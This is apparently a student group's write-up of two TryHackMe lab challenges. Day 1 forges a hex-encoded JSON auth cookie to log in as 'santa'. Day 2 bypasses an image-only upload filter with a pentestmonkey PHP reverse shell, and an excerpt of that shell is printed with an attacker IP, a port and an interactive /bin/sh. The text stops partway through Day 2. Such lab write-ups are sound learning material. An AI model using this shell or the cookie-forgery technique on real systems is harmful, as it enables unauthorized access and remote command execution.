PSP 0201

Week 2

Write Up

Group name: GeForce

Members:


ID	NAME	ROLE
1211101248	Ang Khai Pin	Leader
1211101260	Samson Yoong Wen Kuang	Member
1211102775	Rehnugha A/P Marali	Member
1211102087	Sharleen Ravi Mahendra	Member

Day 1: Web Exploitation – A Christmas Crisis

Tools used: Kali Linux, Firefox, CyberChef

Solution/walkthrough:

Question 1



25 Days of Cyber Security

Get started with Cyber Security in 25 Days - Learn the basics by doing a new, beginner friendly security challenge every day.

Active Machine Information

Title	IP Address	Expires
Christmas Crisis	10.10.165.148	54m 16s

Task 1 Introduction


Task 2 Get Connected

Task 3 [Day 1] Web Exploitation A Christmas Crisis

CHRISTMAS CONTROL CENTRE

After copy n pasting the machines IP into the Firefox, the control center appears.

Question 2



VIEW CONSOLE

Control	Active?
Part Picking	No
Assembly	No
Painting	No
Touch-up	No


Name	Value	Domain	Path	Expire
auth	7b22636f6d70…	10.10.165.148	/	Sessi

```
auth: "7b22636f6d70616e79…2646f67636174227d"
  Created: "Tue, 14 Jun 2022 01:26:40 GMT"
  Domain: "10.10.165.148"
  Expires / Max-Age: "Session"
  HostOnly: true
  HttpOnly: false
```

Your streak has increased.
You're 5 away from a badge!

After login in an account that registered earlier, I opened the Browser Developer Tool. I then navigate to storage to find the cookies, and the name is presented.


Question 3



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
auth	7b22636f6d70616e79223a2254686520426573742046657374697616c20436f6d70616e79222c2022757365726e616d65223a226a6f686e227d	10.10.56.186	/	Session	120	false	false	None	Tue, 14 Jun 2022 0...

By looking at the value presented, its clear that it’s a hexadecimal

Question 4




```
{"company":"The Best Festival Company", "username":"john"}
```

```
7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a226a6f686e2
27d
```

CyberChef was used to identify the format of the cookie, which is JSON

Question 5



To Hex
Delimiter: None
Bytes p...: 0
☑ Auto Bake

```
length: 59
 lines:  1
```

```
 start:   0
   end: NaN
length: NaN
```

```
{"company":"The Best Festival Company",
"username":"santa"}
```


```
  time:  2ms
length:  118
 lines:    1
```

```
 start:   0
   end: 118
length: 118
```

```
7b22636f6d70616e79223a225468652042657374204665737
46976616c20436f6d70616e79222c2022757365726e616d65
223a2273616e7461227d
```

By using CyberChef, I was able to change the string value 'john' to 'santa', then convert it to hexadecimal value.

Question 6:



Control	Active?
Part Picking	Yes
Assembly	Yes
Painting	Yes
Touch-up	Yes
Sorting	Yes
Sleigh Loading	Yes

THM{MjY0Yzg5NTJmY2Q1NzM1NjBmZWFhYmQy}

By changing the value of the site’s cookie, I am now access as ‘santa’ user, I can re-activate the assembly line.

Thought Process/Methodology:


Having accessed the target machine, we were shown a login/registration page. We then proceeded to create an account. After logging in, we pressed F12 to open the browser developer tool, we then navigate to storage to find the cookies, there it was shown with many information. We then look at the value and identified that it was a hexadecimal. An open-source software: CyberChef was used to identify the format of the cookie, which is JSON. With the help of CyberChef, we were able to change the string value 'john' to 'santa', then convert it back into hexadecimal. After converting, we now access the site as 'santa' which let us re-activate the assembly line.

Day 2: Web Exploitation – The Elf Strikes Back!

Tools used: Kali Linux, Firefox,

Solution/walkthrough:

Question 1



nection!

ollowing message:

ystem: ODIzODI5MTNiYmYw . Use

IP address (10.10.200.207) in your

the upload page?


10.10.200.207/?id=ODIzODI5MTNiYm

If you see ar

and upload it here!

With the ID provided, I added ?id=... after the IP address.


Question 2


Applications
Places
Wed 15 Jun, 06:42AttackBox IP:10.10.99.159
http://10.10.200.207/?id=ODIzODI5MTNiYmYw - Mozilla Firefox
Protection
http://10.10.200.207/?id=OD
view-source:http://10.10.200.207/?id=OD
TryHackMe | Learn Cy...
TryHackMe Support
Offline CyberChef
GitHub - swisskyrepo/...

```html
<!DOCTYPE html>
<html lang=en>
    <head>
        <title>Protection</title>
        <meta charset=utf-8>
        <meta name=viewport content="width=device-width, initial-scale=1.0">
        <link rel="icon" type="image/x-icon" href="favicon.ico">
        <link type=text/css rel=stylesheet href="/assets/css/lemonada.css">
        <link type=text/css rel=stylesheet href="/assets/css/roboto.css">
        <link type=text/css rel=stylesheet href="/assets/css/auth.css">
        <link type=text/css rel=stylesheet href="/assets/css/lightrope.css">
        <link type=text/css rel=stylesheet href="/assets/css/buttons.css">
        <script src="/assets/js/upload.js"></script>
        <script src="/assets/js/boxfade.js"></script>
    </head>
    <body>
        <ul class="lightrope"><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></l
        <div class=nose></div>
        <main>
            <h1>Protect the Factory!</h1>
            <h2>If you see any suspicious people near the factory, take a picture and upload it here
            <input type=file id="chooseFile" accept=".jpeg,.jpg,.png">
            <button tabindex=0 id=coverFile>Select</button>
            <button tabindex=1 id=uploadFile>Submit</button>
            <p id=fileText>No file selected</p>
        </main>

    </body>
</html>
```

By clicking the view-page-source, I can now inspect the type of file accepted by the site.

Question 3




Index of /uploads

```
Name                  Last modified     Size Description
Parent Directory                           -
php-reverse-shell.jp..> 2022-06-15 06:08 5.4K
```


By adding /uploads after the IP address in the address bar, I was accessed to the stored files.

Question 4



```
  posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.18.31.18';  // CHANGE THIS
$port = 443;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try
```

After copying the webshell, I edited the ip and port with mousepad




Protect the Factory!

If you see any suspicious people near the factory, take a picture and upload it here!

